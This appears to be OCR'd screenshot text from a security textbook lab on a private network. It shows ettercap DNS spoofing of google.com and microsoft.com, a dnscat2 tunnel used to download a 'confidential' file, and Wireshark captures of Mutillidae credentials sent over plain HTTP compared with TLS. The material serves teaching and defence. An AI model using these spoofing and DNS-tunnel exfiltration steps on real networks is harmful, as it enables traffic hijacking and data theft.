(deep㉿ADTEC0665L)-[~/Desktop/DNS-Amplification-Lab/scripts]
$





```
www.google.com A 192.168.64.130
*.google.com A 192.168.64.130
www.google.com PTR 192.168.64.130

*.microsoft.com A 192.168.64.130
www.microsoft.com A 192.168.64.130
www.microsoft.com PTR 192.168.64.130
```

```
*    dns_spoof        1.3        Sends spoofed dns replies
```

```
dns_spoof: A [www.google.com] spoofed to [192.168.64.130] TTL [3600 s]
dns_spoof: A [apis.google.com] spoofed to [192.168.64.130] TTL [3600 s]
dns_spoof: A [aa.google.com] spoofed to [192.168.64.130] TTL [3600 s]
dns_spoof: A [adservice.google.com] spoofed to [192.168.64.130] TTL [3600 s]
dns_spoof: A [play.google.com] spoofed to [192.168.64.130] TTL [3600 s]
dns_spoof: A [ogs.google.com] spoofed to [192.168.64.130] TTL [3600 s]
```







```
┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo dnscat2-server 192.168.64.130

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = 192.168.64.130]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=bb213eab9c9ef1dcf66d84d080b5b189 192.168.64.130

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=bb213eab9c9ef1dcf66d84d080b5b189

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2>
```


```
└─$ sudo dnscat --dns=server=192.168.64.130,port=53
Creating DNS driver:
 domain = (null)
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 192.168.64.130

Encrypted session established! For added security, please verify the server also displays this string:

Story Deadly Giving Teal Winful Lush

Session established!
```


```
command (ADTEC0665L) 1> download confidential.text
Attempting to download confidential.text to confidential.text
command (ADTEC0665L) 1> Wrote 25 bytes from confidential.text to confidential.text!

command (ADTEC0665L) 1>
```


```
└─$ cat confidential.text
this is confidential.. !!
```

Chapter 14: Securing Web and Email Services









Repeater
Burp Repeater
Send
Cancel
Target: http://example.com
HTTP/1
Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: example.com
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 If-None-Match: "3147526947"
10 If-Modified-Since: Thu, 17 Oct 2019 07:18:26 GMT
11 Connection: close
12
13
Search...
0 matches
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Age: 106215
3 Cache-Control: max-age=604800
4 Content-Type: text/html; charset=UTF-8
5 Date: Wed, 23 Feb 2022 15:13:13 GMT
6 Etag: "3147526947+gzip"
7 Expires: Wed, 02 Mar 2022 15:13:13 GMT
8 Last-Modified: Thu, 17 Oct 2019 07:18:26 GMT
9 Server: ECS (bsa/EB16)
10 Vary: Accept-Encoding
11 X-Cache: HIT
12 Content-Length: 1256
13 Connection: close
14
15 <!doctype html>
16 <html>
17 <head>
18 <title>
Example Domain
</title>
19
Search...
0 matches
INSPECTOR
Done
1,609 bytes | 458 millis



Wireshark · Follow HTTP Stream (tcp.stream eq 7) · VMware Network Adapter VMnet8
GET /mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 192.168.64.130
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.64.130/mutillidae/index.php?popUpNotificationCode=SSL01&page=user-info.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=kfbaltoa9h7eamehc836h4grea; showhints=1
HTTP/1.1 200 OK
Date: Sat, 26 Feb 2022 09:49:50 GMT
Server: Apache/2.4.52 (Unix) OpenSSL/1.1.1m PHP/8.1.2 mod_perl/2.0.11 Perl/v5.32.1
X-Powered-By: PHP/8.1.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: public
Logged-In-User:
X-XSS-Protection: 0;
Strict-Transport-Security: max-age=0
Referrer-Policy: unsafe-url
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html;charset=UTF-8
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/
192.168.64.130/mutillidae/index.php?page=user-info.php&username=admin&password=a
rsion: 2.8.76 Security Level: 0 (Hosed) Hints: Enabled Not Logge
/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View
User Lookup (SQL)
Back
Help Me!
Hints and Videos
Switch to SOAP Web Service version
Switch to XPath v
Authentication Error: Bad user name or password
Please enter username and password to view account details
Name
admin
Password
View Account Details



Not secure
https://192.168.64.130/mutillidae/index.php?popUpNotificationCode=SSLE1&page=user-info.php
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.8.76 Security Level: 0 (Hosed) Hints: Enabled Not Logged In
Status Update
SSL Enforced
Home | Login/Register | Toggle Hints | Toggle Security | Drop TLS | Reset DB | View Log | View Captured Data



*VMware Network Adapter VMnet8
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tls
No. Time Source Destination Protocol Length Info
34 4.675896 192.168.64.130 192.168.64.1 TLSv1.2 968 Application Data
36 4.676358 192.168.64.130 192.168.64.1 TLSv1.2 1514 Application Data, Applica
45 4.676697 192.168.64.130 192.168.64.1 TLSv1.2 922 Application Data
49 4.677284 192.168.64.130 192.168.64.1 TLSv1.2 1320 Application Data
51 4.678018 192.168.64.130 192.168.64.1 TLSv1.2 1514 Application Data
58 4.678311 192.168.64.130 192.168.64.1 TLSv1.2 992 Application Data
61 4.678869 192.168.64.130 192.168.64.1 TLSv1.2 1514 Application Data, Applica
70 4.679146 192.168.64.130 192.168.64.1 TLSv1.2 686 Application Data
76 4.679655 192.168.64.130 192.168.64.1 TLSv1.2 833 Application Data
78 4.683873 192.168.64.130 192.168.64.1 TLSv1.2 1514 Application Data
85 4.684242 192.168.64.130 192.168.64.1 TLSv1.2 992 Application Data
87 4.694338 192.168.64.130 192.168.64.1 TLSv1.2 1514 Application Data, Applica
88 4.694441 192.168.64.130 192.168.64.1 TLSv1.2 690 Application Data
90 4.722063 192.168.64.1 192.168.64.130 TLSv1.2 819 Application Data
100 4.724610 192.168.64.130 192.168.64.1 TLSv1.2 968 Application Data
108 4.725674 192.168.64.130 192.168.64.1 TLSv1.2 117 Application Data
Frame 110: 614 bytes on wire (4912 bits), 614 bytes captured (4912 bits) on interface \Device\NPF_{1CD2
Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_c6:8b:c4 (00:0c:29:c6:8b:c4)
Internet Protocol Version 4, Src: 192.168.64.1, Dst: 192.168.64.130
Transmission Control Protocol, Src Port: 1166, Dst Port: 443, Seq: 1, Ack: 1, Len: 560
Transport Layer Security
secure | https://192.168.64.130/mutillidae/index.php?page=user-info.php&username...
/Register | Toggle Hints | Toggle Security | Drop TLS | Reset DB | View Log | View
User Lookup (SQL)
Back
Help Me!
Hints and Videos
Switch to SOAP Web Service version
Switch
version
Authentication Error: Bad user name or password
Please enter username and password to view account details
Name
Password
View Account Details



HTTP
TLS
HTTPS

